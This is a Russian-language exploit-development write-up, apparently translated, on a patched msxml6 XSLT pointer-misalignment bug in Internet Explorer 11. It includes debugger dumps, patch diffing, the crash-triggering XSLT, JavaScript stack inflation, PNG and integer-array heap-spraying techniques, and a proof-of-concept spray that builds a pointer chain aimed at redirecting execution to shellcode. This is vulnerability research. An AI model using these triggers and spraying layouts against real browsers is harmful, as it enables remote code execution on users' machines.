06c8f0a8  00000024
06c8f0ac  06c8bde4
06c8f0b0  6f6f16e8 msxml6!XEngine::br
06c8f0b4  00000000
06c8f0b8  0000000c
06c8f0bc  6f6f9c7f msxml6!XEngine::stns
06c8f0c0  00000002
06c8f0c4  6f6fcf32 msxml6!XEngine::locldns
06c8f0c8  00000000
06c8f0cc  00000050
06c8f0d0  6f6fa250 msxml6!XEngine::brns
06c8f0d4  00000000
06c8f0d8  0000009c
...

```

Каждая функция класса XEngine работает с недокументированной глобальной структурой, на которую ссылаются регистры esi или esx внутри кода класса. Структура содержит указатели на таблицы виртуальных адресов MSXML, указатели стека и некоторые другие значения:

```

0:007> dds esi 140
06ca9f40  6f6c1754 msxml6!SXPQCompiler::~`vftable'
06ca9f44  6f6e75d8 msxml6!XEngine::~`vftable'
06ca9f48  00000008
06ca9f4c  6f6e75c8 msxml6!XEngine::CurrentExprEval::~`vftable'
06ca9f50  6f6e75d0 msxml6!XEngine::GlobalExprEval::~`vftable'
06ca9f54  06ca9f40
06ca9f58  06ca9f78
06ca9f5c  06c8bda8
06ca9f60  00000000
06ca9f64  00000000
06ca9f68  00000000
06ca9f6c  00000000
06ca9f70  00000000
06ca9f74  00000000
06ca9f78  6f6e7620 msxml6!XRuntime::~`vftable'
...

```

В уязвимом коде указатель на структуру инкрементируется в цикле XEngine, внутри функции XEngine::frame(), на значение, указанное во фрейме XCode:

```

; цикл:
6f6e60bf mov     eax,dword ptr [esi+0A0h];получить следующую проц. XEngine
6f6e60c5 mov     esx,dword ptr [eax+4] ; получить аргумент
6f6e60c8 add     esx,esi ; инкрементировать указатель на глоб. структуру

```

Причина краша состоит в том, что непосредственно перед входом в функцию XEngine::stns() указатель на глобальную структуру инкрементируется на некорректное значение 2:

```
msxml6!XEngine::frame+0x82:
6f6e60ca call     dword ptr [eax];ds:0023:0d5af0bc={msxml6!XEngine::stns}

0:007> u eip-10
msxml6!XEngine::frame+0x72:
...
6f6e60bf mov     eax,dword ptr [esi+0A0h]
6f6e60c5 mov     ecx,dword ptr [eax+4]
6f6e60c8 add     ecx,esi
6f6e60ca call     dword ptr [eax]

0:007> dds poi(esi+a0)
06c8f0bc  6f6f9c7f msxml6!XEngine::stns
06c8f0c0  00000002
```

Затем, когда некорректно инкрементированный указатель разыменовывается в XEngine::stns(), это приводит к невыровненному доступу к памяти и получению некорректных значений, что вызывает краш:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 mov     edx,dword ptr [eax+8] ds:0023:b010051b=???????

; откуда взялся eax?
0:007> u eip-6
msxml6!XEngine::stns:
; должен указывать на глобальную структуру
6f6f9c7f mov     eax,dword ptr [ecx+0B0h]
6f6f9c85 mov     edx,dword ptr [eax+8]
...
0:007> dds ecx
; выглядит как мусор, но это из-за смещения...
06ca9f42  75d86f6c shell32!__dyn_tls_init_callback (shell32+0x5f6f6c)
06ca9f46  00086f6e
06ca9f4a  75c80000 shell32!__dyn_tls_init_callback (shell32+0x4f0000)
06ca9f4e  75d06f6e shell32!__dyn_tls_init_callback (shell32+0x576f6e)
06ca9f52  9f406f6e
...
; ...а корректно выровненная структура находится на 2 байта выше:
0:007> dds ecx-2
06ca9f40  6f6c1754 msxml6!SXPQCompiler::`vftable'
06ca9f44  6f6e75d8 msxml6!XEngine::`vftable'
06ca9f48  00000008
06ca9f4c  6f6e75c8 msxml6!XEngine::CurrentExprEval::`vftable'
06ca9f50  6f6e75d0 msxml6!XEngine::GlobalExprEval::`vftable'
06ca9f54  06ca9f40
06ca9f58  06ca9f78
06ca9f5c  06c8bda8
06ca9f60  00000000
...
```

На данном этапе уязвимость не выглядит особенно перспективной: крашующий адрес памяти читается из корректного указателя на внутренние данные программы, сдвинутого ровно на два байта.

2.4 - Оценка эксплуатируемости

Взглянем ещё раз на уязвимый фрейм XCode:

```
0:007> dds poi(esi+a0)
06c8f05c  6f6e6046 msxml6!XEngine::frame
06c8f060  00000000
```

```

06c8f064 00000030
06c8f068 c0c0c000
06c8f06c 6f6f9bba msxml6!XEngine::ldc_i
06c8f070 00000000
06c8f074 00000000
06c8f078 6f6f16e8 msxml6!XEngine::br
06c8f07c 00000000
06c8f080 00000128
06c8f084 6f6e6046 msxml6!XEngine::frame
06c8f088 00000000
06c8f08c 000000d0
06c8f090 c0c0c000
06c8f094 6f6e7868 msxml6!XEngine::ctxt
06c8f098 00000000
06c8f09c 0000000c
06c8f0a0 6f6e7399 msxml6!XEngine::ch
06c8f0a4 00000000
06c8f0a8 00000024
06c8f0ac 06c8bde4
06c8f0b0 6f6f16e8 msxml6!XEngine::br
06c8f0b4 00000000
06c8f0b8 0000000c
06c8f0bc 6f6f9c7f msxml6!XEngine::stns
06c8f0c0 00000002
06c8f0c4 6f6fcf32 msxml6!XEngine::locldns
06c8f0c8 00000000
06c8f0cc 00000050
06c8f0d0 6f6fa250 msxml6!XEngine::brns
06c8f0d4 00000000

```

Можно заметить, что в какой-то момент после выполнения функции XEngine::stns() будет вызвана функция XEngine::brns(), содержащая динамический вызов:

```

msxml6!XEngine::brns:
712da250 mov     edi,edi
712da252 push    esi
712da253 mov     esi,ecx
712da255 mov     ecx,dword ptr [esi+0A4h]
712da25b mov     eax,dword ptr [ecx] ; {msxml6!ChildNodeSet::`vftable'}
712da25d call    dword ptr [eax] ; динамический вызов

```

Адрес динамического вызова в XEngine::brns() берётся из того же места в памяти, куда XEngine::stns() что-то записала:

```

msxml6!XEngine::stns:
6f6f9c7f mov     eax,dword ptr [ecx+0B0h]
6f6f9c85 mov     edx,dword ptr [eax+8]
6f6f9c88 push    esi
6f6f9c89 lea     esi,[edx+0Ch]
6f6f9c8c mov     dword ptr [eax+8],esi
6f6f9c8f mov     eax,dword ptr [edx+4]
6f6f9c92 push    8
6f6f9c94 mov     dword ptr [ecx+0A4h],eax ; записала кое-что
6f6f9c9a pop     eax
6f6f9c9b pop     esi
6f6f9c9c ret

```

Точнее говоря, записанное значение берётся из крашующего адреса памяти:

```

msxml6!XEngine::stns:
6f6f9c7f mov     eax,dword ptr [ecx+0B0h]
6f6f9c85 mov     edx,dword ptr [eax+8] ; чтение (крашует здесь)
6f6f9c88 push    esi
6f6f9c89 lea     esi,[edx+0Ch]
6f6f9c8c mov     dword ptr [eax+8],esi
6f6f9c8f mov     eax,dword ptr [edx+4] ; чтение
6f6f9c92 push    8
6f6f9c94 mov     dword ptr [ecx+0A4h],eax ; запись
6f6f9c9a pop     eax
6f6f9c9b pop     esi
6f6f9c9c ret

```

Это означает, что в случае если крашующая память была доступна для чтения, из неё было бы прочитано адресное значение, которое впоследствии было бы вызвано (call) внутри XEngine::brns(). Здесь, по всей видимости, происходят некие манипуляции с таблицами виртуальных адресов класса XEngine.

Однако в уязвимом контексте, поскольку глобальный указатель искажается только в stns() и остаётся нетронутым в brns(), будут перезаписаны лишь два старших байта конечного адреса памяти:

```
; read(+B0+2)=0c6f0027d, write(+A4+2)=0c79c027d, call(+A4)=027dc7b4:
0:005> dpp ecx-2 L30
...
04388840 045ea780 711d31e8 msxml6!Vector::~`vftable'
04388844 0438bab8 711d1754 msxml6!SXPQCompiler::~`vftable'
04388848 04389484 71209c7f msxml6!XEngine::stns
+0A4h 0438884c 027dc7b4 711f44b8 msxml6!RTFNodeSet::~`vftable'
04388850 027dc79c 711f44b8 msxml6!RTFNodeSet::~`vftable'
04388854 045e02b0 711ddcf8 msxml6!Name::~`vftable'
+0B0h 04388858 027dc5d0 027dc6f0
0438885c 027dc6f0 027dc770
04388860 00000000
```

Иными словами, можно потенциально контролировать не более чем старшее слово указателя, используемого для получения адреса динамического вызова.

Далее, из-за 2-байтового невыровненного чтения памяти в XEngine::stns() крашующий адрес по существу является комбинацией двух корректных указателей стека:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008 mov edx,dword ptr [eax+8] ds:0023:b040053a=????????

; составлен из двух корректных указателей стека:
0:007> dds ecx+b0-2
0d5c9ff0 0532af20
0d5c9ff4 0532b040

; оба находятся в стеке:
0:007> k
ChildEBP RetAddr
0532af18 6f6e60cc msxml6!XEngine::stns+0x6
0532b038 6f6e60cc msxml6!XEngine::frame+0x84
; ...указатели
0532b0b8 6f6f3e2d msxml6!XEngine::frame+0x84
0532b168 6f75ffb0 msxml6!XEngine::execute+0x1b4
```

То есть старшее слово крашующего адреса памяти равно младшему слову адреса стека, находящегося где-то в рамке локальных переменных XEngine::frame(). Это означает, что в данном конкретном контексте уязвимости крашующий адрес памяти зависит исключительно от компоновки стека.

Далее, в оригинальной публикации упоминалось, что несколько иные краши можно наблюдать при модификации уязвимого XSLT-кода. Действительно, следующий XSLT-код вызовет 6-байтовое невыровненное обращение к памяти в XEngine::stns():

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
version="1.0">

  <xsl:template name="main_template" match="/">
    <xsl:for-each select="*">
      <xsl:apply-templates/>
    </xsl:for-each>
  </xsl:template>

  <xsl:template name="xxx_nonexistent"
match="//xxx[position()=last()]" />
</xsl:stylesheet>
```

Однако краш при 6-байтовом смещении указателя неконтролируем, поскольку может привести лишь к чтению нулевой страницы:

```
0:005> dpp ecx+6 L30
...
042a8840 0480a760 715e31e8 msxml6!Vector::`vftable'
042a8844 042abab8 715e1754 msxml6!SXPQCompiler::`vftable'
042a8848 042a9484 71619c7f msxml6!XEngine::stns
042a884c 0269c684 716044b8 msxml6!RTFNodeSet::`vftable'
042a8850 0269c66c 716044b8 msxml6!RTFNodeSet::`vftable'
042a8854 048002b0 715edcf8 msxml6!Name::`vftable'
042a8858 0269c4a0 0269c5c0
042a885c 0269c5c0 0269c640
042a8860 00000000 ; всегда null
042a8864 00000000
```

В целом на данном этапе уязвимость выглядит вполне эксплуатируемой.

2.5 - Анализ патча и первопричина

Я решила изучить точную первопричину уязвимости, чтобы понять, существуют ли иные способы её контролировать помимо манипуляций со стеком потока. Можно ли управлять значением инкремента указателя? Или, возможно, существуют возможности для вызова уязвимости с принципиально иным входным XSLT-кодом? Поскольку уязвимость уже исправлена, для исследования первопричины можно использовать анализ патча.

Из бинарного диффинга патча видно, что крашующая процедура XEngine::stns() вовсе не была исправлена. Вместо этого патч затронул процедуру XEngine::frame(), полностью исключив код инкрементирования указателя:

```
*-----*
| Уязвимый код          | Патч          |
|-----+-----|
| loc_726C60BF:         | loc_726C6BB6: |
| mov     eax, [esi+0A0h] | mov     eax, [esi+9Ch] |
| mov     ecx, [eax+4]   | mov     ecx, esi   |
| add     ecx, esi       | -                 |
| call    dword ptr [eax] | call     dword ptr [eax] |
| add     [esi+0A0h], eax | add     [esi+9Ch], eax |
*-----*
```

Но откуда именно взялось некорректное инкрементирующее значение?

Среди нескольких десятков модифицированных в патче процедур есть ряд функций класса XCodeGen, каждая из которых инициализирует фрейм XCode:

```
.text:72733631 ; public: void __thiscall XCodeGen::brns(unsigned char *)
.text:72733631 ?brns@XCodeGen@@QAEHPAE@Z proc near
.text:7273363A                xor     esi, esi
.text:7273363C                mov     edx, offset XEngine::brns(void)
.text:72733641                mov     [eax+4], esi ; аргумент
.text:72733644                mov     [eax], edx ; адрес функции
```

В приведённом коде инициализируются два слота фрейма XCode: и указатель вызова (устанавливается в адрес XEngine::brns() в данном случае), и инкрементирующее значение (устанавливается в ноль). Все функции класса XCodeGen инициализируют инкрементирующее значение нулём. Но затем в некоторых случаях значение искажается после вызова XCodeGen::ensureCapacity():

```
.text:726C6B93 ; public: void __thiscall XCodeGen::ch(class NavFilter *)
.text:726C6B93 ?ch@XCodeGen@@QAEHPAVNavFilter@@@Z proc near
```

```

...
.text:726C6B9F          mov     edi, offset XEngine::ch(void)
.text:726C6BA4          xor     ebx, ebx
.text:726C6BA6          call   XCodeGen::ensureCapacity(uint)
.text:726C6BAB          mov     [eax], edi
; ebx *должен* быть нулём, если только ensureCapacity() его не трогает:
.text:726C6BAD          mov     [eax+4], ebx

```

А само искажение происходит внутри функции `ASTCodeGen::xpathFunctionCode()`, которая устанавливает некоторые биты инкрементирующего значения с помощью маски 2 или 4 (или обеих):

```

msxml6!ASTCodeGen::xpathFunctionCode+0x347:
720abf20 5e          pop     esi
720abf21 5b          pop     ebx
720abf22 5d          pop     ebp
720abf23 c20400      ret     4
720abf26 8b4604      mov     eax,dword ptr [esi+4]
720abf29 8b4018      mov     eax,dword ptr [eax+18h]
720abf2c 83481002    or      dword ptr [eax+10h],2
...
msxml6!ASTCodeGen::xpathFunctionCode+0x12a:
720ef0f6 83481004    or      dword ptr [eax+10h],4
720ef0fa 8b4e04      mov     ecx,dword ptr [esi+4]
720ef0fd e80a000000 call   msxml6!XCodeGen::last (720ef10c)
720ef102 e918cefbff jmp     msxml6!ASTCodeGen::xpathFunctionCode+0x346

```

Существует таблица переходов, по всей видимости, оператор `switch`, ссылающийся на обе ветки установки битов.

Просматривая другие ветки `switch` в таблице, можно убедиться, что ни одна из них не выполняет других операций записи с рассматриваемым местом в памяти. Таким образом, инкрементирующее значение указателя может принимать лишь три значения: 2, 4 и 6 (2 OR 4), из которых контролируемым окажется только первый случай.

Далее, поскольку фактический искажающий код (инструкция `OR`) не был устранён патчем, а был устранён лишь инкрементирующий код, следует допустить, что могут существовать иные пути выполнения, опирающиеся на искажённые значения. Однако вероятность этого невелика за пределами класса `XEngine`, главная функция которого `XEngine::frame()` уже исправлена. Поэтому я отказалась от дальнейшего исследования этого направления как не заслуживающего внимания.

Ещё одна возможность, которую необходимо рассмотреть, — могут ли контролироваться исходные значения, из которых был составлен крашующий указатель. Но в контексте отладки очевидно, что значения являются просто указателями на локальные переменные и вряд ли могут быть напрямую контролируемы.

В качестве замечания: анализ патча в данном случае был бы невозможен без предварительного знания о входных данных, вызывающих краш, и контексте краша — поскольку исправленный код находится весьма далеко как от крашующего кода, так и от первопричины уязвимости, а объём изменений кода, внесённых патчем, огромен.

3 - Контроль

На данном этапе очевидно, что единственным разумным способом контролировать уязвимость является раздутие стека таким образом, чтобы крашующий указатель оказался в области памяти пользовательского пространства, которую можно потенциально контролировать:

```

msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008      mov     edx,dword ptr [eax+8] ds:0023:b040053a=????????

```

```

0:007> u eip-6
msxml6!XEngine::stns:
6f6f9c7f 8b81b0000000 mov     eax,dword ptr [ecx+0B0h]
6f6f9c85 8b5008 mov     edx,dword ptr [eax+8]

0:007> dds ecx+b0-2
0d5c9ff0 0532af20
0d5c9ff4 0532b040

0:007> k
ChildEBP RetAddr
0532af18 6f6e60cc msxml6!XEngine::stns+0x6
0532b038 6f6e60cc msxml6!XEngine::frame+0x84
0532b0b8 6f6f3e2d msxml6!XEngine::frame+0x84
0532b168 6f75ffb0 msxml6!XEngine::execute+0x1b4

```

Учитывая приведённый листинг, было бы хорошо, если бы второй вызов XEngine::frame() происходил около, например, 0x05320300, что отправило бы в XEngine::stns() крашующее значение указателя 0x0300053a, указывающего на кучу. Для этого потребуется, чтобы перед вызовом уязвимой процедуры поток совершил вызовы функций и выделения фреймов стека суммарным объёмом около 42 килобайт памяти стека, не сняв их.

3.1 - Раздутие стека 1: рекурсия XSLT

Очевидный способ раздуть стек — сгенерировать рекурсию, что должно быть возможно с любой динамической технологией, доступной целевому приложению. Моей первой идеей было использовать для этого сам XSLT. Действительно, следующий код, представляющий собой классическую реализацию алгоритма Ханоя в XSLT, создаст массивную рекурсию на стеке (для протокола: при достаточно большом значении \$n это может даже привести к DoS браузера):

```

<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <xsl:variable name="n">
    <xsl:value-of select="//arg/@n"/>
  </xsl:variable>
  <xsl:element name="hanoi-solve">
    <xsl:call-template name="dohanoi">
      <xsl:with-param name="n" select="30"/>
      <xsl:with-param name="to" select="3"/>
      <xsl:with-param name="from" select="1"/>
      <xsl:with-param name="using" select="2"/>
    </xsl:call-template>
  </xsl:element>
</xsl:template>

<xsl:template name="dohanoi">
  <xsl:param name="n"/>
  <xsl:param name="to"/>
  <xsl:param name="from"/>
  <xsl:param name="using"/>
  <xsl:if test="number($n) > 0">

    <xsl:call-template name="dohanoi">
      <xsl:with-param name="n" select="number($n) - 1"/>
      <xsl:with-param name="to" select="$using"/>
      <xsl:with-param name="from" select="$from"/>
      <xsl:with-param name="using" select="$to"/>
    </xsl:call-template>

    <xsl:element name="move">

```



```

<xsl:attribute name="from">
  <xsl:value-of select="$from"/>
</xsl:attribute>
<xsl:attribute name="to">
  <xsl:value-of select="$to"/>
</xsl:attribute>
</xsl:element>

<xsl:call-template name="dohanoi">
  <xsl:with-param name="n" select="number($n) - 1"/>
  <xsl:with-param name="to" select="$to"/>
  <xsl:with-param name="from" select="$using"/>
  <xsl:with-param name="using" select="$from"/>
</xsl:call-template>

<xsl:for-each select="*">
  <xsl:apply-templates/>
</xsl:for-each>

</xsl:if>
</xsl:template>

<xsl:template name="xxx_nonexistent" match="//xxx[position()]" />

</xsl:stylesheet>

```

К сожалению, рекурсия на основе XSLT раздувает стек выше, а не ниже фрейма стека с источниками крашующего указателя, и поэтому рекурсия вовсе не влияет на крашующий контекст:

```

ChildEBP RetAddr
0ed783e8 711b60cc msxml6!XEngine::stns
0ed78588 711b60cc msxml6!XEngine::frame+0x84
0ed78728 711b60cc msxml6!XEngine::frame+0x84
0ed788c8 711b60cc msxml6!XEngine::frame+0x84
0ed78a68 711b60cc msxml6!XEngine::frame+0x84
0ed78c08 711b60cc msxml6!XEngine::frame+0x84
0ed78da8 711b60cc msxml6!XEngine::frame+0x84
; пропущено много frame()
0ed7b5e8 msxml6!XEngine::frame+0x84
; --> уязвимый фрейм стека <--
0ed7b668 711c3e2d msxml6!XEngine::frame+0x84
0ed7b710 7122ffb0 msxml6!XEngine::execute+0x1b4
0ed7b76c 7122fee3 msxml6!XUtility::executeXCode+0x90
0ed7b7c0 7122fe2b msxml6!XUtility::transformNode+0x4a
0ed7b82c 7122fda2 msxml6!DOMNode::transformNode+0xa6
...

```

3.2 - Раздутие стека 2: рекурсия JavaScript

После неудачи с рекурсией XSLT я вернулась к JavaScript. Следующая простая реализация факториала создаст массивную рекурсию на стеке:

```

function factorial(n) {
  if(n == 0) {
    trigger();
    return 1
  } else {
    return n * factorial(n - 1);
  }
}
...
<body onload="factorial(63)">

```

Уязвимость должна быть вызвана изнутри рекурсивного кода, чтобы воспользоваться раздутым состоянием стека:

```
msxml6!XEngine::stns+0x6:  
711c9c85 mov     edx,dword ptr [eax+8] ds:0023:03a004ca=????????
```

```
0:005> !address eax
```

```
Usage:                PageHeap  
Base Address:         03961000  
End Address:          03a60000  
Region Size:          000ff000  
State:                00002000  MEM_RESERVE  
Protect:              <info not present at the target>  
Type:                 00020000  MEM_PRIVATE  
Allocation Base:      03960000  
Allocation Protect:   00000001  PAGE_NOACCESS  
More info:            !heap -p 0x3541000  
More info:            !heap -p -a 0x3a004c2
```

На этот раз был получен доступ к корректному адресу пользовательского пространства, а нарушение доступа было вызвано лишь отсутствием занятого выделения по данному адресу.

Согласно наблюдениям, сделанным в ходе множества тестов, стек потока всегда начинается чуть ниже края страницы памяти:

```
тест 1:  
0532fbbc 00000000 ntdll!_RtlUserThreadStart+0x1b  
тест 2:  
04d7fd34 00000000 ntdll!_RtlUserThreadStart+0x1b  
тест 3:  
04a5ffd8 00000000 ntdll!_RtlUserThreadStart+0x1b  
тест 4:  
055bfe80 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Точнее говоря, точный адрес начала стека варьируется в диапазоне примерно 0x600 байт, как и указатели на переменные стека; таким образом, крашующий указатель будет варьироваться на 0x06000000 в системах x86, что означает наблюдение первоначального некорректного обращения к памяти по случайному адресу в диапазоне 100 МБ памяти.

На данном этапе возникают две отдельные проблемы: первая — быстро заполнить не менее 200–300 МБ памяти контролируемыми данными (100 МБ необходимо, чтобы перехватить первоначальное обращение к памяти, плюс запас для дополнения вторичного разыменования указателей, плюс компенсация вариабельности адресов выделений), и вторая — направить крашующий указатель в конкретную область этой памяти.

Следует заметить, что хотя распыление кучи считается нехорошей практикой, и по делу — и что оно крайне ограничено, если не невозможно, в 64-битных системах с 128 ГБ пространства памяти для заполнения — природа нашей уязвимости не допускает альтернативного подхода. Так что давайте воспримем это просто как упражнение в умелом обращении с тем, что есть.

3.4 - Заполнение памяти 1: изображения

Поскольку область памяти, которую необходимо контролировать, весьма велика, моей первоначальной идеей было использовать для её заполнения некие предварительно вычисленные крупные объекты, например изображения. Суть идеи состоит в том, что каждый фрагмент данных, который может быть потреблён и обработан целевым приложением (например, выведен или отрисован), имеет своё место и своё представление в памяти целевого процесса. Думая таким образом, мы не застреваем в стереотипных понятиях «распыления кучи» и связанных с ним конкретных техниках, многие из которых уже нивелированы в браузерах.

Идея использования графических изображений при разработке эксплойтов не нова. Впервые она была представлена в 2006 году Саттоном и соавторами [3], чье исследование было сосредоточено главным образом на эстетике стеганографии шелл-кода в изображениях, а не на решении каких-либо проблем распыления кучи (поскольку их тогда не существовало). Позднее несколько исследователей вернулись к той же идее в контексте распыления кучи, однако она так и не нашла реального применения — главным образом потому, что битмапы (как единственный формат, способный включать байтовый паттерн «как есть») огромны и могут быть сжаты только с помощью серверных мер, тогда как использование других форматов изображений для управления памятью сопряжено с вычислительными проблемами перекомпрессии.

Помимо серверного сжатия GZIP, ещё одно решение, о котором публично никогда не говорилось, — это PNG. Компрессия PNG весьма проста и в значительной мере не затрагивает структуру битмапа. В результате 2-мегабайтное BMP-изображение, содержащее простой однобайтовый паттерн, может быть преобразовано в PNG-изображение размером около 500 байт, которое будет обратно распаковано в исходный битмап в памяти процесса при рендеринге.

Однако существуют две проблемы:

1. Чем более вариативен исходный паттерн битмапа, тем больше результирующее PNG-изображение — естественное ограничение любого сжатия.
2. Распакованный PNG содержит лишние байты в данных битмапа, вставленные после каждых 3 байт исходного битмапа. По всей видимости, это канал прозрачности или другие данные, специфичные для формата PNG.

Хорошие новости:

1. В тот момент, когда PNG-изображение загружено и распаковано браузером, но ещё не отображено на веб-странице, данные битмапа в памяти процесса полностью соответствуют исходному BMP.
2. Большое изображение отображается в сравнительно большой и непрерывный фрагмент памяти, расположенный по несколько предсказуемому смещению.

Техника PNG-распыления оказалась непригодной для данного конкретного случая, поскольку потребовался бы высоко вариативный паттерн дополнения памяти, и изображения всё равно пришлось бы делать слишком большими. Тем не менее она по-прежнему выглядит как интересная техника для быстрого заполнения огромных областей памяти простым байтовым паттерном.

3.5 - Заполнение памяти 2: целые числа

После тестирования различных техник заполнения памяти я в конечном счёте остановилась на массивах целых чисел. Следующий JavaScript-код быстро заполнит 400 МБ памяти Internet Explorer 11 непрерывным распылением постоянными двойными словами (dword):

```
var intArr = new Array;
var count = (0x19000000-0x20)/4;
intArr[0] = 0x01c0ffee; // mapke // s 0 1?80000000 ee ff c0 01
for(var i=1; i<=count; i++)
intArr[i] = 0x17151715;
alert('done');
```

Любопытно отметить, что изменение значений в цикле распыления может иногда приводить к внутреннему исключению в IE, например при попытке заполнить более 400 МБ памяти браузера или при использовании целочисленного эквивалента 'AAAA' для заполнения. Это похоже на защиту от распыления кучи, однако не представляет серьёзного препятствия для решения задачи.

Результирующее заполнение памяти распределяется по двум большим и непрерывным выделениям следующим образом (дамп памяти опущен — два крупных непрерывных блока, первый около 300 МБ, второй полный 400 МБ, выровненные по 16 страницам с заголовком 0x20 байт при включённом full page heap).

Рассматривая предсказуемость адресации выделений, по множеству тестов можно сделать два наблюдения:

1. Оба выделения выровнены по 16 страницам, с заголовком 0x20 байт при включённом full page heap (или 0x8 при настройке по умолчанию).
2. Адреса памяти обоих выделений весьма предсказуемы.

Фактически адреса двух выделений будут варьироваться между тестами лишь примерно на 0x1'000'000 байт, что несущественно в пересчёте на практически непрерывное контролируемое пространство памяти 0x19'000'000 + 0x12'000'000:

```
; лог скрипта windbg, отредактирован для удобства чтения
; получен перезапуском приложения и записью тех же выделений
; показывает адреса двух выделений массива intarray
0x27f30020 / 0x3a8b0020
0x283f0020 / 0x3ad70020
0x27ea0020 / 0x3a820020
0x28530020 / 0x3aeb0020
0x284e0020 / 0x3ae60020
0x28aa0020 / 0x3b420020
0x28e60020 / 0x3b7e0020
0x28440020 / 0x3adc0020
0x28560020 / 0x3aee0020
0x28480020 / 0x3ae00020
0x28a00020 / 0x3b380020
```

Не исследуя точных причин высокопредсказуемых выделений памяти, представляется логичным, если не неизбежным, что чем больше выделение, тем более предсказуемым будет его адрес в системах x86 из-за ограничения пространства памяти. Это предположение полностью подтверждается наблюдениями при различных размерах выделений.

Учитывая риски надёжности, связанные с расположением выделений в памяти, ожидаемая карта памяти, вероятно, изменится в следующих ситуациях:

1. Дополнительные модули, загружаемые браузером, — такие как VNO или ActiveX. Этот фактор никак не может контролироваться удалённо. С другой стороны, средний размер исполняемого модуля незначителен в сравнении с 400 МБ контролируемого выделения памяти, поэтому он не должен слишком сильно искажать ожидаемую карту памяти.
2. Дополнительный веб-контент, обрабатываемый в той же вкладке (загруженные изображения, выполненный JavaScript и т. д.), что изменит ситуацию со стеком. Поскольку каждая вкладка IE загружается в отдельном процессе, этот фактор может полностью контролироваться уязвимой веб-страницей.
3. Изменение внутренней структуры IE компанией Microsoft. Неконтролируемо.
4. Включение или отключение режима full page heap. Этот режим достаточно существенно меняет всю компоновку памяти, так что код управления уязвимостью должен быть специально откалиброван с учётом данного обстоятельства.

В целом на данном этапе область приземления в памяти выглядит достаточно надёжно для адресации.

3.6 - Управление рекурсией

Контролируя непрерывную область памяти в диапазоне [0x28000000, 0x57000000], наиболее безопасным решением было бы направить крашующий указатель в середину этого диапазона — например, около 0x47000000. Для этого количество циклов рекурсии JavaScript должно быть специально рассчитано так, чтобы попасть в крашующую процедуру примерно при смещении стека 0x...4700.

Размер одного фрейма рекурсии JavaScript в Internet Explorer 11 составляет 0x320, каждый фрейм соответствует одному циклу алгоритма факториала:

```
; рекурсия факториала JavaScript на стеке
0529b0d4 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x1e8
0529b0e0 0x86c0fd9
0529b428 jscript9!Js::InterpreterStackFrame::Process+0xbd7
0529b544 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x1e8
0529b550 0x86c0fd9
0529b898 jscript9!Js::InterpreterStackFrame::Process+0xbd7
0529b9b4 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x1e8
0529b9c0 0x86c0fd9
```

Принимая во внимание, что уязвимый браузер будет крашиться случайным образом около смещений стека 0x...ac00–0x...b300, стек должен быть раздут на 0xb650(+0x350)-0x4700=0x6f50(+0x350) байт, что потребует (0x6f50+0x350)/0x320=35+-1 циклов рекурсии, то есть вызова factorial(35). Действительно, тестирование этого приводит к нарушению доступа около желаемого адреса:

```
(268.2a4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=489019b1 ebx=1a819ff0 ecx=1a819f42 edx=6f6e4430 esi=1a819f40
edi=19b14770 eip=6f6f9c85 esp=19b1476c ebp=19b14888 iopl=0
nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000  efl=00010206
msxml6!XEngine::stns+0x6:
6f6f9c85 mov     edx,dword ptr [eax+8] ds:0023:489019b9=????????
---
```

3.7 - Управление счётчиком команд

Согласно логике выполнения уязвимого XCode, адрес динамического вызова в XEngine::brns() извлекается посредством трёх последовательных разыменований из крашующего указателя:

```
msxml6!XEngine::stns:
6f6f9c7f mov     eax,dword ptr [ecx+0B0h] ; получен ptr0 (eax)
6f6f9c85 mov     edx,dword ptr [eax+8] ; ptr0 -> краш / ptr1 (edx)
6f6f9c88 push    esi
6f6f9c89 lea     esi,[edx+0Ch]
6f6f9c8c mov     dword ptr [eax+8],esi
6f6f9c8f mov     eax,dword ptr [edx+4] ; ptr1 -> ptr2 (eax)
6f6f9c92 push    8
6f6f9c94 mov     dword ptr [ecx+0A4h],eax ; сохранить ptr2
6f6f9c9a pop     eax
6f6f9c9b pop     esi
6f6f9c9c ret
...
msxml6!XEngine::brns:
712da250 mov     edi,edi
712da252 push    esi
712da253 mov     esi,ecx
712da255 mov     ecx,dword ptr [esi+0A4h]; восстановить ptr2 (2 байта рандом.)
712da25b mov     eax,dword ptr [ecx] ; ptr2 -> ptr3 (eax)
712da25d call    dword ptr [eax] ; ptr3 -> шелл-код
```

Таким образом, содержимое памяти приземления в ptr0 должно удовлетворять следующей логике разыменования:

```
Ptr0 (начальный AV / адрес в распылении) ->
ptr1 -> ptr2 -> ptr3 -> шелл-код
```

В приведённой цепочке указателей указатели 1 и 3 точны, поскольку считываются из дополнения памяти; но указатель 0 случаен в диапазоне 100 МБ из-за природы бага, а указатель 2 точен лишь с точностью до страницы из-за 2-байтовых различий в выравнивании памяти в процедурах, где указатель сохраняется и затем восстанавливается.

Благодаря рандомизированному доступу к памяти только на 0-м и 2-м указателях для хранения всей цепочки разыменований требуются две разделённых области памяти: одна (разыменовываемая первой) содержит указатели на вторую, вторая содержит указатели на шелл-код, а точные адреса обрабатываются отдельно:

```
function poc()
{
    // !!! требуется +hpa !!!
    // bp msxml6!xengine::stns; bp msxml6!xengine::brns; g;

    var intArr = new Array;
    intArr[0] = 0x01c0ffee; // маркер // s 0 1?80000000 ee ff c0 01

    var count = (0x19000000-0x20)/4; // 400 МБ

    for(var i=1; i<=count; i++)
    {
        // часть1: чтение ptr0/ptr1
        if ( i<(0x12000000/4) )
        {
            if ( ((i*4+0x20)&0xffff) == (0x3c3c+4) ) // если это чтение ptr1
                intArr[i] = 0x54545454; // вернуть ptr2
            else
                intArr[i] = 0x3c3c3c3c; // иначе, ptr1
        }
        // часть2: чтение ptr2
        else
            intArr[i] = 0x00badd1e; // ptr3 -> шелл-код
    }
    crash();
}
```

